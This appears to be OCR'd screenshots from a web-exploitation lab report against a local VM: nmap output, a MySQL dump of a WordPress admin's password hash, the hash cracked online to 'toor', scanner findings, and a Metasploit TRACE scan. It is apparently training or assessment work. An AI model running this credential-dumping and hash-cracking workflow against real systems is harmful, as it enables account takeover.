50300/tcp filtered unknown
Device type: bridge[general purpose]
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (95%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```



```
Applications ▾ Places ▾ Terminal ▾ Tue 11:39
root@kali: ~

File Edit View Search Terminal Help

+-----+
| wp_categories |
| wp_comments  |
| wp_linkcategories |
| wp_links     |
| wp_options   |
| wp_post2cat  |
| wp_postmeta  |
| wp_posts     |
| wp_users     |
+-----+
9 rows in set (0.00 sec)

mysql> select wp_users;
ERROR 1054 (42S22): Unknown column 'wp_users' in 'field list'
mysql> select *from wp_users;
+-----+
| ID | user_login | user_pass | user_firstname | user_lastname | user_nickname | user_nicename | user_icq | user_email | use |
| user_status | user_description |
+-----+
+-----+
| 1 | admin | 7b24afc8bc80e548d66c4e7ff72171c5 |  |  | Administrator |  |  | 0 | none@dv1.net | use |
| 0 |  |  | 2007-06-30 01:34:09 | 10 |  |  |  |  |  |
+-----+
1 row in set (0.00 sec)

mysql>
```

```
Applications ▾ Places ▾ Firefox ESR ▾ Tue 11:47
Md5 Decrypt & Encrypt - More than 10.000.000.000 hashes - Mozilla Firefox

Md5 Decrypt & Encrypt - x +
https://md5decrypt.net/en/#answer

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tenable

7b24afc8bc80e548d66c4e7ff72171c5 : toor

Found in 0.043s
```

```
Applications ▾ Places ▾ Terminal ▾ Tue 11:42
root@kali: ~

File Edit View Search Terminal Help

+-----+
| 1 | 0 | siteurl | Y | 1 | http://localhost/webexploitation_package_02/wor |
dpress
```

Server: localhost Database: wordpress

Table	Action	Records	Type	Collation	Size	Overhead
<input type="checkbox"/> wp_categories		1	MyISAM	latin1_swedish_ci	3.0 KiB	-
<input type="checkbox"/> wp_comments		0	MyISAM	latin1_swedish_ci	4.2 KiB	232 B
<input type="checkbox"/> wp_linkcategories		1	MyISAM	latin1_swedish_ci	2.1 KiB	-
<input type="checkbox"/> wp_links		8	MyISAM	latin1_swedish_ci	4.7 KiB	-
<input type="checkbox"/> wp_options		69	MyISAM	latin1_swedish_ci	236.6 KiB	-
<input type="checkbox"/> wp_post2cat		1	MyISAM	latin1_swedish_ci	3.0 KiB	25 B
<input type="checkbox"/> wp_postmeta		0	MyISAM	latin1_swedish_ci	1.0 KiB	-
<input type="checkbox"/> wp_posts		2	MyISAM	latin1_swedish_ci	3.4 KiB	156 B
<input type="checkbox"/> wp_users		1	MyISAM	latin1_swedish_ci	3.1 KiB	-
9 table(s)	Sum	83	MyISAM	latin1_swedish_ci	261.2 KiB	413 B

Check All / Uncheck All / Check tables having overhead

WordPress - Mozilla Firefox

192.168.0.116/webexploitation_package_02/wordpress/wp-admin/

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6) SSH Weak Encryption Algorithms

Medium (CVSS: 4.3) NVT: SSH Weak Encryption Algorithms Supported
Summary The remote SSH server is configured to allow weak encryption algorithms.
Vulnerability Detection Result The following weak client-to-server encryption algorithms are supported by the r

7) Cross-Site Tracing

Medium (CVSS: 4.3) NVT: phpMyAdmin 'error.php' Cross Site Scripting Vulnerability
Product detection result cpe:/a:phpmyadmin:phpmyadmin:2.10.1 Detected by phpMyAdmin Detection (OID: 1.3.6.1.4.1.25623.1.0.900129)
Summary The host is running phpMyAdmin and is prone to Cross-Site Scripting Vulnerability.
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.
Impact Successful exploitation will allow attackers to inject arbitrary HTML code within the error page and conduct phishing attacks.
Solution Solution type: WillNotFix No known solution was made available for at least one year since the disclosure of this vulnera-

```

Applications ▾ Places ▾ Terminal ▾ Tue 10:06 1
Terminal
File Edit View Search Terminal Help

exploit/windows/browser/mcafeevisualtrace_tracetarget 2007-07-07 normal No McAfee Visual Trace ActiveX Control Buffer Overflow
exploit/windows/http/hp_nnm_webappmon_ovjavalocale 2010-08-03 great No HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow
exploit/windows/misc/hp_ovtrace 2007-08-09 average No HP OpenView Operations OVTrace Buffer Overflow
exploit/windows/misc/sap_netweaver_dispatcher 2012-05-08 normal No SAP NetWeaver Dispatcher DiagTraceR3Info Buffer Overflow
post/windows/recon/outbound_ports normal No Windows Outbound-Filtering Rules

msf5 > use auxiliary/scanner/http/trace
msf5 auxiliary(scanner/http/trace) > options

Module options (auxiliary/scanner/http/trace):

  Name      Current Setting  Required  Description
  ----      -
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes              yes       The target address range or CIDR identifier
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
THREADS     1                yes       The number of concurrent threads
VHOST       no               no        HTTP server virtual host

msf5 auxiliary(scanner/http/trace) > set rhosts 192.168.0.116
rhosts => 192.168.0.116
msf5 auxiliary(scanner/http/trace) > run

[+] 192.168.0.116:80 is vulnerable to Cross-Site Tracing
[-] Auxiliary failed: NoMethodError undefined method 'id' for nil:NilClass
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/auxiliary/report.rb:295:in 'report_vuln'
[-] /usr/share/metasploit-framework/modules/auxiliary/scanner/http/trace.rb:47:in 'run_host'
[-] /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:111:in 'block (2 levels) in run'
[-] /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:106:in 'block in spawn'
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/trace) >

```